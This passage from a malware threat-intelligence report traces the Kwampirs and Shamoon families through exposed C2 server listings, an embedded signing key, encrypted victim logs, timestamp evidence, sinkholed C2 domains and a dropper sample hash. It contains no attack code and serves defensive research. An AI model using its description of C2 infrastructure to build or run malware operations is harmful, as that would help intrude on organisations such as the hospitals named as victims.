users/users/files/k/PuK → contains a public key whose purpose is not entirely clear (Figures 42 and 43). Potentially, it could have been used for a variety of different purposes, but Cylera researchers have found that the same key is embedded in the reporters of all Kwampirs versions (noteworthy to mention as a key indicator that the same actor is the same in all Kwampirs' campaigns) and is used for digital signature checking of additional downloaded modules.



```
Index of /users/users/files/k

Name             Last modified      Size Description
------------------------------------------------------
Parent Directory                      -
PuK              2009-07-10 03:20  451
------------------------------------------------------
```


Figure 42: Directory listing of /users/users/files/k folder of servncjikjpbn.in server



```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAswzk999hEFl9yV75eLRw
XSZs3JA9s+npYTSZy1ctldRugFj+5uUFUkRxIsJZKSgaxhQexoKquIWPvn5qvsmL
f/Ntzu42Anlu2ppQswgjEvkF5LNZ2VczE/mSQqW6Ax1hhAhJa3ESlycNDBSPK3Vl
rVb1WU9LXpnz7L4YZjBzdqtg4XJMKFFf51zJesCRtkzOSiQEntJdXY/WWu42p9JY
6lA64gIzLJnmCBFmwZSCxtghp6ZWEYwd6XtKiMz+Gcl1tNdDzQpdtCEvi9qJEIe+
HTIAuEgx5tMnz8mt9F4KX89n3X7k+VM8l0D1nZTyIjPgvmUMl6UiNeReCn5HvBV0
zQIDAQAB
-----END PUBLIC KEY-----
```

Figure 43: Public key in /users/users/files/k/PuK

users/users/files/log → A directory containing log files (Figure 44).



```
[redacted]pbn.in/users/users/files/log/

Index of /users/users/files/log

Name                    Last modified      Size Description
-------------------------------------------------------------
Parent Directory                             -
cl                      2018-11-20 14:54  535K
cl_20180826210652.7z    2018-08-26 21:06   47K
cl_20180827190645.7z    2018-08-27 19:06   51K
cl_20180828144105.7z    2018-08-28 14:41   52K
cl_20180829102635.7z    2018-08-29 10:26   50K
cl_20180830064552.7z    2018-08-30 06:45   50K
cl_20180831024332.7z    2018-08-31 02:43   50K
```

Figure 44: Directory listing of /users/users/files/log folder of servncjikjpbn.in server

5.3.2 Modification Timestamps

The screenshots of the web server directory listings in the previous section show the modification timestamps for the files and directories contained. While some appear to be within the expected general range of 2018, such as the files and directories in the root directory, other files appear to predate the campaign:

- **main.php**, the PHP script handling reporter communication, shows a modification time of April 30, 2016
- **cmd/**, a directory believed to store downloadable modules, shows a modification time of January 8, 2010
- **PuK,** an unknown public key embedded also in all the Kwampirs reporter binaries, contains a modification time of July 10, 2009

The timestamp for main.php falls within the known Kwampirs activity timeline, which is believed to begin in 2015. However, the cmd/ and PuK timestamps significantly predate the first known Kwampirs activity, and even that of Shamoon. While this server was not in use then, it is likely that the base contents of this server were stored and deployed using a timestamp-preserving tar/gz file from past servers.

While it is certainly possible to fake these timestamps, it seems like an unlikely precaution to take. One expects that the group would ensure no directory listings were being exposed, if they were conscious of such details. While it could be argued that the directory listings could have been intentionally left open to expose the intentionally modified timestamps, it seems safe to invoke Occam's Razor here. Additionally, if this was the case, it would be most sensible to fake the timestamp of main.php, as the path would be known to any researcher, and the web server may send this date as the last-modified header.

It is also worth noting that the hours found in the various timestamps are within a ~12-hour range from 03:00 UTC to 15:30 UTC, ignoring the log directory whose contents are updated automatically by main.php. Considering daylight savings for applicable timestamps, this range maps to approximately 8:00 am - 7:00 pm in Tehran's local timezone.

5.3.3 Exposed Logs

The users/users/files/log/ directory contains log files that are exposed and accessible to web browsers. The log files increased in size proportional to the volume of HTTP requests to main.php, indicating that they were used to store requests from infected hosts.
The naming scheme is simple:

- The "cl" filename seems to be an acronym of "Current Log"
- When this file nears 1MB in size it is compressed to a 56kb "7z" file, which includes a date-time string in the new filename (something like cl_YYYYMMDDHHMMSS.7z).
- A new "cl" file is then created and the log rotation is completed.

Each log file contains records corresponding to HTTP requests performed by infected hosts. The logs are encrypted and base64 encoded. The encryption key is identical to one present in and used by Kwampirs binaries, making it very easy to decrypt the logs.

Unfortunately, the web server was improperly configured with Cloudflare's reverse proxy and reported Cloudflare proxy IP addresses instead of the true (external) IP addresses behind each victim request. While it was possible to view the information in the request payloads logged, it was not possible to analyze the geographic distribution for many of the infected hosts. The payloads contained the local IP addresses of the victim and geolocation was not possible. Then researchers thought of the possibility of sinkholing some domains to uncover some of the real victims.

5.3.4 Sinkhole Domains


Kwampirs' C2 selection logic is simple and noisy: it will start at a random offset in the list of C2 addresses and try them one-by-one. The C2 lists are a mixture of IP addresses and domain names, of which the majority of the latter are not yet registered. Registering one of the available domains within a C2 list will therefore provide telemetry regarding the set of actively-infected hosts as they attempt to find an active C2 at set intervals, starting in a random position of the C2 lists and then iterating one by one until a valid response is received. On the other hand, providing new samples to download from these sinkholes does not look possible, as the downloaded components are cryptographically signed and checked with a hardcoded key at the dropper before any execution.

Cylera researchers registered at least one domain per unique C2 list contained within each analyzed sample to view a cross-section of infected hosts across different campaigns. The domains registered are shown in Table 3

servncjikjpbn.in (after expired)
dswmain.org
untnewsgbrnkggb.co
srvncdnservsiteyhd.org
fjrfjrsitenchdnfjr.org
srvkcnyhd.org
mainpbnpower.info
jfnnrjfjrfjr.com
sitencjsite.org
powersitemainservfjr.org
pbnkcnjfnikjserv.org
ncjjfn.org
nrjfjrkcnsite.org

Table 3: Sinkholed domains

Logs collected over an extended period of time indicate that the most frequently targeted country for the campaigns analyzed is Saudi Arabia, followed by France and the Netherlands, followed by the UK and US. Within the logs, Cylera researchers were able to identify multiple infected Saudi and US hospitals as well as other healthcare institutions.



5.4 Indicators of co-evolution

Many researchers were surprised about Shamoon 2 campaigns. Shamoon reappearance was somehow unexpected, especially because it had been a long time since Shamoon 1 (almost 5 years, at least on publicly known campaigns). However, Cylera Labs assess:

- That while Shamoon was left in the vault, its code was forked into Kwampirs, used against strategic targets for CNE
- That at some point, the actors decided to recover the Shamoon wiper with destructive intentions.
- That part of the Kwampirs' changes were transferred back to Shamoon for campaigns 2 and 3.
- That both projects have their own paths now, one for destructive operations the other for network and infrastructure exploration, but maybe they should be considered the same malware family.

In this section our researchers explain:

- A reasonable doubt of ambiguous ancestry, since some dates found seems to indicate that Kwampirs existed even before Shamoon 1.
- A sample discovered that looks like the starting point of the fork between the two malware families.
- The divergence of both families' evolution, from a code level perspective including:
  - Differential analysis for each new version of both malware families, key similarities, code added, updated, deleted.
  - Key pieces of code that allowed researchers to understand how the projects diverged and why.

5.4.1 Ambiguous Ancestry

Based on the dates of known attacks it appears that Shamoon, with its first known usage occurring in 2012, predates Kwampirs, whose first known usage (or at least detection) occurred in 2015. There are a handful of details that seem to potentially contradict this notion of ancestry. Cylera researchers do not discard the possibility that there could be a precursor Kwampirs version even before Shamoon 1, which would be just a lightweight Shamoon, with only the reporter components for CNE operations.

A few details considered are:

Compile Times

The compile times for Kwampirs samples are within the 2010-2012 range, predating those of Shamoon. However, these can be manipulated very easily, and there are samples with obviously modified timestamps (i.e. from 2001, compiled with Visual Studio 2010). This reduces the amount of validity of the timestamps and compile times analyzed. This would indicate the binaries were built using a host or virtual machines that had a date which was set intentionally to obscure its creation time. Interestingly, Shamoon's dropper sets the date on infected hosts back to a point in time where the license key embedded for the Eidos disk driver was valid; however, there is no evidence this is related, and the Kwampirs compilation times actually predate this time.

Simplicity

It would be expected that future iterations and development of an application, malware or otherwise, would often increase the complexity and overall entropy of the application. This, however, does not often seem to be the case -- Kwampirs often appears simpler, with less abstraction, than Shamoon. This, of course, is not a definitive indicator of anything, as Kwampirs lacks the destructive components of Shamoon and the Eidos driver.

On the other hand, Kwampirs sometimes exhibits improved functionality, such as the usage of GetTcpTable to spread past local /24 ranges. And the changes performed to Kwampirs with respect to Shamoon seems to follow two goals. First: minimize size and simplify the malware stack, reducing it to just perform a light reconnaissance (completed with a more detailed module downloaded from the C2, if they are interested in the target). Second: remove and/or modify strings and code that could be potentially used by antivirus rules to evade detection (and implicitly to diverge more from Shamoon). Taking this in consideration, and given that Kwampirs doesn't need a wiper module, an archiver component, or the Eldos driver (or any other), complexity gets lowered.

Shamoon C2s

Shamoon samples often contain non-functional C2s, sometimes overtly invalid (i.e. 1.1.1.1.) This may indicate that the samples were generated from a template, or using a builder tool, that takes C2 options as parameters. It is strange that the samples would include this when no active C2 was in use for years, so this may indicate that Shamoon was based on code that already included C2 logic (which will be covered in later sections).


Kwampirs C2 Timestamps

Timestamps of key files and directories on the Kwampirs C2 server date back to 2009. A few core directories, such as /log and /cmd date back to 2010. This may imply that Kwampirs was active at the time; but it may alternatively imply that Kwampirs' C2 was based on an earlier family, such as Shamoon's. Keep in mind that the protocol is still the same, and both families return a prefix of "911" from the C2. These dates could be preserved over the deployment of the file structure, during the decompression process of the files.

It seems entirely unnecessary to fake the timestamps of these files, and the fact that they left the directory listings exposed indicates they were not particularly cautious when setting up the C2. However, it is possible that these files were created within a VM whose date was rewinded, and that the older timestamps were therefore modified as a potentially-unintended side effect.

5.4.2 The missing link (886e7)

In November 2019, an old dropper was uploaded to VirusTotal (Figure 45) from Saudi Arabia that shed some additional light on the evolution of Shamoon and Kwampirs, completing the puzzle of its evolution. Our researchers believe this sample is dated between Shamoon 1 and all the known Kwampirs campaigns, at least all that Cylera labs is aware of. One of two C2 IP addresses hardcoded in the sample is contained with a netblock that was assigned to Netflix in mid 2015, making this sample likely to have been created and used before then.




Submissions

Date	Name	Source	Country
2019-11-28 13:20:09	autolf.exe	9d549e51 - web	SA

Figure 45: VirusTotal information about the old Shamoon/Kwampirs dropper

This sample, 886e7271b1a0b0b6c8b2a180c2f34b1d08d899b1e4f806037a3c15feee604d7b (also known as 886e7, or simply 886), appeared to be a mixture of components of Shamoon and some Kwampirs, more similar to Shamoon than to Kwampirs, but showing a development line pointing to Kwampirs, were some changes went back to Shamoon version 2, but some continued only on the Kwampirs branch. This mixture of components seems so interesting that we believe it could be the starting point of the fork between both families:

